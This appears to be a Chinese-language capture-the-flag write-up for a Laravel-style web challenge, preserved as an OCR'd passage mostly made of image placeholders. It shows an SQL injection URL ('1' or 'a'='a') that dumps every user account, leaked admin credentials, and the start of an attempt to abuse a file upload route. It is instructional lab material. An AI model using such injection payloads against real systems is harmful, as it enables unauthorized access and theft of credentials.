
查看首页源码发现 /login 登录页面




没登录账号，查看源码找下思路，发现 UserFactory.php 文件的注释里面有个密码，但不知道账号是什么。



在 web.php 下面发现以下路由， 打开相应的 php 文件查看





发现 UserController.php 中有个 SQL 注入




根据上面的路由构造以下 URL 获取所有用户的账号密码。


http://119.61.19.212:8085/user_testpage/1'%20or%20'a'='a
第二个账号的邮箱提示A Hint=key，后面会有用。通过尝试，可以使用以下账号密码登录admin@ctf.com/secertheretola








登录后尝试访问 HomeController.php 中路由的路径。




http://119.61.19.212:8085/home/uploadto_upload
该地址的源码有个 _token 值，后面又有用。。。




接着发现 uploadss 方法可以上传文件，但前提是 key 值要正确，这个 key 值就是上面第二个用户的用户名。上传的 URL 地址如下：http://119.61.19.212:8085/home/uploadss/NotAllow6171

构造个上传表单进行上传，提示页面过期了

